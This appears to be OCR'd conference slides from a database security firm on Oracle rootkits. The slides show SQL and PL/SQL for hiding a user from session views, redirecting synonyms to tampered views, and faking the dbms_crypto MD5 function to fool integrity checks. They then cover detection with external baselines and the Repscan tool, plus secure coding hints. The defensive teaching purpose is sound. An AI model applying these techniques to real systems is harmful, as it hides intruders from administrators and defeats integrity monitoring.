
Hide Processes


Modify the views (v$session, gv_$session, flow_sessions, v_$process) by appending

```
username != 'HACKER'
```










Hide Processes



Another option is to change the execution path. This leaves the original view v$session intact.


- **Modify public synonym v$session pointing to a tampered view user.vsess_hack**

```
SQL> create public public synonym v$session for
user.vsess_hack;
```

- **Create a (private) synonym v$session which points to another (tampered) view user.vsess_hack**

```
SQL> create synonym v$session for user.vsess_hack;
```


Modify PL/SQL Packages



Modifying PL/SQL-Packages is more difficult

- Packages which are stored as source code are easy to modify. Just add your PL/SQL code.
- Most internal packages from Oracle are wrapped (=obfuscated) and protected from modifications.


Modify PL/SQL Packages



The following example shows how to tamper a md5 checksum

- **Calculate md5 checksum of some lines of source-code (here: a line of the view dba_users)**
- **Change the execution path of the md5-function**
- **Call a modified md5-function**

Modify PL/SQL Packages




Calculate md5-checksum with dbms_crypto

```
declare
  code_source clob;
  md5hash varchar2(32);
begin
code_source :=  'and pr.resource# = 1';
md5hash := rawtohex(dbms_crypto.hash(typ
   => dbms_crypto.HASH_MD5, src =>
   code_source));
dbms_output.put_line('MD5='||md5hash);
end;
/
```

```
MD5=08590BBCA18F6A84052F6670377E28E4
```


Modify PL/SQL Packages



Change the execution path by creating a local package called dbms_crypto with the same specification as dbms_crypto.

```
[…]
FUNCTION Hash (src IN CLOB CHARACTER SET ANY_CS,typ IN
PLS_INTEGER)
   RETURN RAW
 AS
   buffer varchar2(60);
 BEGIN
    buffer := src;
    IF (buffer='and pr.resource# = 1 and u.name !=
‘‘HACKER‘‘;')
      THEN
       RETURN(SYS.dbms_crypto.hash(‘and pr.resource# =
1‘,typ));
    END IF;

    RETURN(SYS.dbms_crypto.hash(src,typ));
END;
[…]
```

Modify PL/SQL Packages




Calculate md5-checksum again with the faked dbms_crypto

```
declare
  code_source clob;
  md5hash varchar2(32);
begin
code_source :=  'and pr.resource# = 1 and u.name !=
   ''HACKER'';';
md5hash := rawtohex(dbms_crypto.hash(typ =>
   dbms_crypto.HASH_MD5, src => code_source));
dbms_output.put_line('MD5='||md5hash);
end;
/
```

Returns the wrong MD5-checksum:

MD5=08590BBCA18F6A84052F6670377E28E4

Detecting Rootkits




To detect modifications in a repository it is necessary to

- **Generate a baseline of the repository or get the baseline from the vendor**
- **Compare the repository against a baseline**
- **Check the results of the comparison**

- **Checksums must be calculated externally because the internal MD5-checksum could be tampered**

Detecting Rootkits



Repscan for Oracle

- Retrieves the data dictionary
- Generates baselines of the data dictionary
- Compares data dictionary with a baseline
- Finds modifications in execution paths
- Checks for insecure database settings

Usage

- `generate.cmd`
- `check.cmd`
- Manual: repscan.txt

Detecting Rootkits

MD5-checksum report

Report generated by RepScan
Created: Fri Apr 01 11:10:18 2005

Used Parameters

Parameter	Value	MD5
dbinfolist	databases.xml	b5a64451862a864695a615fc33c64928
dbchecklist	exec.xml	40c2d37dbca96a5d18331b06a77ede34
action	check	
signatures	signatures\	
reportfile	scanreport.xml	37d8b8e51495f99e8db8158534b96078
rulesonly	No	

Scanned databases

Database Name	Signature	Result
ora10103	signatures\ora10103_sig.csv	failed
ora90206	signatures\ora90206_sig.csv	passed

Modified items in ora10103

Modification type	Owner	Type	Name	new MD5-checksum
added	SYSTEM	SYNONYM	DBA_USERS	9d5a69aeabcf6fd020a5d02d61e6fa3f
modified	SYS	VIEW	DBA_USERS	b00c9f18c7d8514ab5ef69f7040c92a1

Conclusion

Modification of metadata is a generic problem because there is no security layer inside the repository (e.g. protecting views).
It affects all repository based system.

- **Databases (e.g. Oracle, DB2, MS SQL, Postgres, …)**
- **Repository based software (e.g. Siebel, …)**
- **Custom software with own user management (e.g. Web applications)**
- **Database software is also affected (e.g. Administration-Tools, Vulnerability-Scanner, …)**

Conclusion

Secure coding hints

- Use base tables instead of views for critical objects (e.g. users, processes)
- Use absolute execution paths for critical objects (e.g. SYS.dbms_crypto)
- Application (e.g. database) itself should check the repository for modifications
- Compare the repository regularly against a (secure) baseline

Additional Links

- **Red-Database-Security GmbH**
  http://www.red-database-security.com

- **Repscan**
  http://red-database-security.com/repscan.html

red database security

Contact

Red-Database-Security GmbH
Bliesstrasse 16
D-66538 Neunkirchen
Germany

Telefon: +49 (0)6821 – 95 17 637
Fax: +49 (0)6821 – 91 27 354
E-Mail: `info at red-database-security.com`